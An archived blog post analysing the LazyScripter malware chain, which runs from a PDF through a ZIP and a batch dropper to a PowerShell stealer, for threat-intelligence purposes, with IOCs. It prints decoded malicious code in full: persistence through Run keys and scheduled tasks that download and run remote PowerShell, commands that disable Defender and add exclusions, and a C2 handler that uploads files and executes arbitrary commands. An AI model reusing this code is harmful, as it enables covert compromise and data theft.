Blogpost/LazyScripter at main · SrujanKumar-K/Blogpost

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
Archived: 2026-04-05 22:26:34 UTC

Malicious PDF Document Analysis - Lazyscripter

File-information

LazyScripter is a threat group that has mainly targeted the airlines industry since at least 2018, primarily using open-source toolsets [1] [2]. The threat actor gained initial access using malicious PDF, here are the details.

- Md5: **62610680349de97db658a7d41fc9a9b8** available in **Any Run**
- File Type: PDF




Work-flow

```
graph TD;
   PDF --> Downloads_ZIP --> BatchScript --> Powershell --> CnC;
```

Analysis

Stage1


We can extract PDF properties using *"PDFID"* tool and below snip shows that it has "embedded /URI" content.



With the help of *"pdf-parser"* these URL can be extracted. The Malicious PDF file pretends to be a fake patch installation. The embedded link downloads password protected ZIP file and the password is hardcoded in PDF file.

```
[redacted]pdf-parser -s "URI" [redacted]Malicious.pdf
obj 43 0
 Type: /Action
 Referencing:

  <<
    /S /URI
    /Type /Action
    /URI (http://128.199.7.40/PATCH%20CVE00456-2022.zip)
  >>
```




Stage2

The unzipped file containing two batch scripts named it as "SecurityDsp.bat & SSLCertificate.bat", both having identical contents with MD5 as "20e9e2e20425f5b89106f6bbace5381d"

The code is heavily obfuscated to evade the AV detection as below.

▶ Encoded

After replacing the each "SET" variables with the corresponding char and doing one more replacement in Cyberchef results a clean and readable code. The entire code is available in below dropdown section.



▶ Decoded

The decoded payload has capable of disabling multiple security features built in Defender, setting persistence using Registry Keys and Scheduled Taks and also downloading next stage payload from mentioned URLs.

1. *hxxp[://]hpsj[.]firewall-gateway[.]net:80/hpjs[.]php*

2. *hxxp[://]hpsj[.]firewall-gateway[.]net:443/uddiexplorer*

```
reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#one" /t reg_sz /d "powershell -w hidden \"add-type -
system.core;iex (new-object net.webclient).downloadstring('http://hpsj.firewall-gateway.net:80/hpjs.php');\"" /f

reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#oneupdate" /t reg_sz /d "powershell -w hidden \"add-
-assemblyname system.core;iex (new-object net.webclient).downloadstring('http://hpsj.firewall-gateway.net:443/uddiexplorer');\"" /

"c:\program files\microsoft security client\setup.exe" /x /s /disableoslimit

start /b powershell add-mppreference -exclusionpath "c:" -force

start /b powershell add-mppreference -exclusionpath "c:\users" -force

start /b powershell -w hidden "iex(new-object net.webclient).downloadstring('http://hpsj.firewall-gateway.net:443/uddiexplorer');"

start /b powershell -w hidden "add-type -assemblyname system.core;iex (new-object
net.webclient).downloadstring('http://hpsj.firewall-gateway.net:80/hpjs.php');"


schtasks /create /sc minute /mo 60 /f /tn achromeupdater /tr "powershell -w hidden \"add-type -assemblyname system.core;iex (new-ob
net.webclient).downloadstring(''http://hpsj.firewall-gateway.net:80/hpjs.php'');\""

schtasks /f /create /sc minute /mo 60 /tn achromeupdateri /tr "powershell.exe -w hidden 'iex (new-object
net.webclient).downloadstring(''http://hpsj.firewall-gateway.net:443/uddiexplorer'');'"
```

Final-Stage

The final payload downloaded from above 1st URL is scripted in Powershell and steals user's info such as (HostName, UserName, OS Architecture (32/64) & Verion, AD-Domain, System IP, Admin-check, enumerating all running process etc..) All these data are encrypted with **AES-CBC** and sent over to C2 server.


```
$var_Sleep = 5;
$AES_Key = "QUFOVENOWVNETU9UT0hZVVhKVkhHQ1BNSUNSWERTREg=";
$AES_IV = "VUVGV1VVT05XWElQVkdORg=="

function AES_Init_CBC($AES_Key, $AES_IV) {
    $D = New-Object "System.Security.Cryptography.AesManaged"
    $D.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $D.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
    $D.BlockSize = 128
    $D.KeySize = 256
    if ($AES_IV) {
        if ($AES_IV.getType().Name -eq "String") {
            $D.IV = [System.Convert]::FromBase64String($AES_IV)
        }
        else {
            $D.IV = $AES_IV
        }
    }
    if ($AES_Key) {
        if ($AES_Key.getType().Name -eq "String") {
            $D.Key = [System.Convert]::FromBase64String($AES_Key)
        }
        else {
            $D.Key = $AES_Key
        }
    }
    $D
}

function AES_Encryption($AES_Key, $AES_IV, $unencryptedString) {
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($unencryptedString)
    $D = AES_Init_CBC $AES_Key $AES_IV
    $TM = $D.CreateEncryptor()
    $encryptedData = $TM.TransformFinalBlock($bytes, 0, $bytes.Length);
    [System.Convert]::ToBase64String($encryptedData)
}

function AES_Decryption($AES_Key, $AES_IV, $cipher) {
    $bytes = [System.Convert]::FromBase64String($cipher)
    $D = AES_Init_CBC $AES_Key $AES_IV
    $decryptor = $D.CreateDecryptor();
    $RTXYIQF = $decryptor.TransformFinalBlock($bytes, 0, $bytes.Length);
    [System.Text.Encoding]::UTF8.GetString($RTXYIQF).Trim([char]0)
}
```

The response from C2 server is also an AES encrypted content and for reference the returned value "LquqiDE9NWlWMN6NCrXeJg==" (extracted from Anyrun) is decoded to be "False". Following CyberChef recipe can be used to decode the commands.



Based on decoded value, the corresponding code block is going to be executed.

```
if($C2_Command -eq "False"){

} elseif($C2_Command -eq "Report"){
  $ps = foreach ($i in Get-Process){$i.ProcessName}; #Enumerate all processes
  $local_ips = (Get-NetIPConfiguration | Where-Object { $_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected" }).IPv4Addre
  $ps+= $arr -join ";"
  $ps+= (Get-WmiObject -Class win32_operatingSystem).version;
  $ps+= (Get-WinSystemLocale).Name
  $ps+= ((get-date) - (gcim Win32_OperatingSystem).LastBootUpTime).TotalHours
  $ps+= Get-Date -Format "HH:mm(MM/dd/yyyy)"
  $pst = AES_Encryption $AES_Key $AES_IV $ps
  $wcrh = $wcr.Headers;
  $wcrh.add("Authorization", $pst);
  $wcrh.add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36");
  $wcrh.add("App-Logic", $encrypted_hostname);
  $wcr.downloadString("http://hpsj.firewall-gateway.net:80/calls");
} elseif($C2_Command.split(" ")[0] -eq "Download"){
    $filename = AES_Encryption $AES_Key $AES_IV $C2_Command.split("\")[-1]
    $file_content = [System.IO.File]::ReadAllBytes($C2_Command.split(" ")[1])
    $I = [Convert]::ToBase64String($file_content);
    $eC2_Command = AES_Encryption $AES_Key $AES_IV $I;
    $VHRJM = new-object net.WebClient;
    $K = $VHRJM.Headers;
    $K.add("Content-Type", "application/x-www-form-urlencoded");
    $K.add("x-Authorization", $Encypted_UserName);
    $VHRJM.UploadString("http://hpsj.firewall-gateway.net:80/messages", "fn=$filename&token=$eC2_Command");
} elseif($C2_Command -eq "reset-ps"){
    try{
    # Reset Powershell session (clean)
    # NOT IMPLEMENTED YET
    $ec = "NO";
    }
    catch{
    $ec = $Error[0] | Out-String;
    }

    $I = AES_Encryption $AES_Key $AES_IV $ec;
    $VHRJM = New-Object system.Net.WebClient;
    $VHRJM.Headers["App-Logic"] = $final_hostname_encrypted;
    $VHRJM.Headers["Authorization"] = $I;
    $VHRJM.Headers["Session"] = $command_raw;
    $VHRJM.downloadString("http://hpsj.firewall-gateway.net:80/bills");
} else{
  try{
    $ec = Invoke-Expression ($C2_Command) | Out-String;
    }
    catch{
```

2nd URL is also acting as a dropper and downloads payload using powershell cmdlet.After de-obfuscating several stages, the final payload has also similar behaviour of stealing functionalities as mentioned earlier.

```
[redacted]curl -k http://hpsj.firewall-gateway.net:443/uddiexplorer
$wc2 = New-Object system.Net.WebClient;
$wc2.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko")
$enc = $wc2.downloadString("http://hpsj.firewall-gateway.net:443/name");
$b = [System.Convert]::FromBase64String($enc)
$b=[System.Text.Encoding]::UTF8.GetString($b)
Invoke-Expression $b
```

IOC

Description	URL/Hash
PDF	62610680349de97db658a7d41fc9a9b8
ZIP (Dropper)	hxxp[://]128[.]199[.]7[.]40/PATCH%20CVE00456-2022[.]zip
Batch Script	20e9e2e20425f5b89106f6bbace5381d
URL_Dropper_1	hxxp[://]hpsj[.]firewall-gateway[.]net:80/hpjs[.]php
URL_Dropper_2	hxxp[://]hpsj[.]firewall-gateway[.]net:443/uddiexplorer
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/operation
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/proxy
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/publish
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:443/publishing
C2 Server	hxxp[://]hpsj[.]firewall-gateway[.]net:80/messages

References

Footnotes

1. https://attack.mitre.org/groups/G0140/ ↩

2. https://www.malwarebytes.com/resources/files/2021/02/lazyscripter.pdf ↩
